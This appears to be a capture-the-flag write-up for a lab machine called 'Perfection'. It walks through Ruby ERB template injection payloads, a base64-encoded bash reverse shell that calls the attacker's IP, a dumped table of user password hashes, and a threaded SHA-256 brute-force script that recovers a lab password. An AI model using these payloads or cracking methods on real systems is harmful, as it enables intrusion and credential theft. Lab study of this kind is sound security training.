credentials

perfection
my ip:10.10.14.38
target ip:10.10.11.253

WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)

```
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

susan_nasus_413759210

report

perfection
my ip:10.10.14.38
target ip:10.10.11.253

nmap tell us that there is a webserver on port 80 and ssh on port 22

a form appear to be vulnerable to ssti. We know the website is developped using ruby:
WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)

so we can try some payload using this
https://cheatsheet.hackmanit.de/template-injection-table/


A%0A<%= 7 * 7 %> now encode it as url
A%0A'<%25%3d7+*+7%25>' give 49 so the code is interpreted

So now we try to get a rev shell
A%0A'<%= `echo 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMzgvOTAwMSAwPiYxCg==' | base64 -d | bash` %>'

We are in ! Looking through the file we find a .db containing sensible data

1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8


a file in /mail tells us that the password follow this format



```
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
```

and we know from our enumeration that our user susan can use sudo for anything
User & Groups: uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)

so we need to find susan password. I wrote a script for that role that compares the hash of susan_nasus_1-100000000 and the hash that we got in the .db file



```
┌──(user42㉿user42)-[~/Desktop/42]
└─$ python3 brut-sudo.py
GG YOU WON, PASSWORD IS:susan_nasus_413759210
█
```

script.sh

```
import os
import threading
from hashlib import sha256

target_hash = "abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f"

# Function to check passwords
def check_password(start, end):
    for i in range(start, end):
        if(target_hash == sha256(("susan_nasus_" + str(i)).encode('utf-8')).hexdigest()):
            print("GG YOU WON, PASSWORD IS:{}".format("susan_nasus_" + str(i)))
# Define number of threads
num_threads = 32  # You can adjust this value based on your system's capabilities

# Calculate range for each thread
total_passwords = 1000000000
chunk_size = total_passwords // num_threads
start = 0

# Create threads
threads = []
for _ in range(num_threads):
    end = start + chunk_size
    thread = threading.Thread(target=check_password, args=(start, end))
    thread.start()
    threads.append(thread)
    start = end

# Wait for all threads to finish
for thread in threads:
    thread.join()
```